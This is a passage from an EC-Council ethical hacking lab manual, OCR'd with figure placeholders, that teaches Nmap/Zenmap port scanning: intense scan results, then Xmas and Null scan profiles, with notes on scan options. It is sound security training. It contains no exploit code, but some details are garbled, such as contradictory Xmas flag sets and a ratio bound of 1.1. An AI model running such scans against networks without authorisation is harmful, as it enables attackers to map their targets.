


FIGURE 6.6: The Zenmap main window with the Nmap Output tab for Intense Scan

10. Click the **Ports/Hosts** tab to display more information on the scan results.
11. Nmap also displays the **Port**, **Protocol**, **State**, **Service**, and **Version** of the scan.




FIGURE 6.7: The Zenmap main window with the Ports/Hosts tab for Intense Scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click the **Topology** tab to view Nmap's topology for the provided IP address in the **Intense scan** Profile.

By default, Nmap performs a host discovery and then a port scan against each host it determines to be on line.




FIGURE 6.8: The Zenmap main window with Topology tab for Intense Scan

13. Click the **Host Details** tab to see the details of all hosts discovered during the intense scan profile.

By default, Nmap determines your DNS servers (for rDNS resolution) from your resolv.conf file (UNIX) or the Registry (Win32).




FIGURE 6.9: The Zenmap main window with Host Details tab for Intense Scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Click the **Scans** tab to scan details for provided IP addresses.




FIGURE 6.10: The Zenmap main window with Scan tab for Intense Scan

15. Now, click the **Services** tab located in the right pane of the window. This tab displays the **list** of services.

16. Click the **http** service to list all the HTTP Hostnames/**IP addresses**, Ports, and their **states** (Open/Closed).




FIGURE 6.11: The Zenmap main window with Services option for Intense Scan

Nmap offers options for specifying which ports are scanned and whether the scan order is randomized or sequential.

In Nmap, option -p <port ranges> means scan only specified ports.

In Nmap, option -F means fast (limited port) scan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **msrpc** service to list all the Microsoft Windows RPC.

In Nmap, Option --port-ratio <ratio><decimal number between 0 and 1> means Scans all ports in nmap-services file with a ratio greater than the one given. <ratio> must be between 0.0 and 1.1




FIGURE 6.12: The Zenmap main window with msrpc Service for Intense Scan

18. Click the **netbios-ssn** service to list all NetBIOS hostnames.

In Nmap, Option -r means don't randomize ports.




FIGURE 6.13: The Zenmap main window with netbios-ssn Service for Intense Scan

TASK 2

Xmas Scan

19. **Xmas scan** sends a **TCP frame** to a remote device with URG, ACK, RST, SYN, and FIN flags set. FIN scans only with OS TCP/IP developed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

according to RFC 793. The current version of Microsoft Windows is not supported.

20. Now, to perform a Xmas Scan, you need to create a new profile. Click **Profile → New Profile or Command Ctrl+P**.

Xmas scan (-sX) sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.




FIGURE 6.14: The Zenmap main window with New Profile or Command menu option

The option --max-retries <numtries> specifies the maximum number of port scan probe retransmissions.

21. On the **Profile** tab, enter **Xmas Scan** in the **Profile name** text field.




FIGURE 6.15: The Zenmap Profile Editor window with the Profile tab

The option --host-timeout <time> gives up on slow target hosts.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Click the **Scan** tab, and select **Xmas Tree scan (-sX)** from the **TCP scans:** drop-down list.

UDP scan is activated with the -sU option. It can be combined with a TCP scan type such as SYN scan (-sS) to check both protocols during the same run.




FIGURE 6.16: The Zenmap Profile Editor window with the Scan tab

Nmap detects rate limiting and slows down accordingly to avoid flooding the network with useless packets that the target machine drops.

23. Select **None** in the **Non-TCP scans:** drop-down list and **Aggressive (-T4)** in the **Timing template:** list and click **Save Changes**.




FIGURE 6.17: The Zenmap Profile Editor window with the Scan tab

You can speed up your UDP scans by scanning more hosts in parallel, doing a quick scan of just the popular ports first, scanning from behind the firewall, and using --host-timeout to skip slow hosts.

24. Enter the IP address in the **Target:** field, select the **Xmas scan** option from the **Profile:** field and click **Scan**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In Nmap, option -sY (SCTP INIT scan) is often referred to as half-open scanning, because you don't open a full SCTP association. You send an INIT chunk, as if you were going to open a real association and then wait for a response.




FIGURE 6.18: The Zenmap main window with Target and Profile entered

25. Nmap scans the target IP address provided and displays results on the **Nmap Output** tab.

When scanning systems, compliant with this RFC text, any packet not containing SYN, RST, or ACK bits results in a returned RST, if the port is closed, and no response at all, if the port is open.




FIGURE 6.19: The Zenmap main window with the Nmap Output tab

The option, -sA (TCP ACK scan) is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

26. Click the **Services** tab located at the right side of the pane. It **displays** all the services of that host.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.20: Zenmap Main window with Services Tab

TASK 3

Null Scan

27. **Null scan** works only if the operating system's TCP/IP implementation is developed according to RFC 793. In a null scan, attackers send a TCP frame to a remote host with NO Flags.

28. To perform a null scan for a target IP address, create a new profile. Click **Profile → New Profile or Command Ctrl+P**.

The option Null Scan (-sN) does not set any bits (TCP flag header is 0).




FIGURE 6.21: The Zenmap main window with the New Profile or Command option

The option, -sZ (SCTP COOKIE ECHO scan) is an advance SCTP COOKIE ECHO scan. It takes advantage of the fact that SCTP implementations should silently drop packets containing COOKIE ECHO chunks on open ports but send an ABORT if the port is closed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. On the **Profile** tab, input a profile name **Null Scan** in the **Profile name** text field.

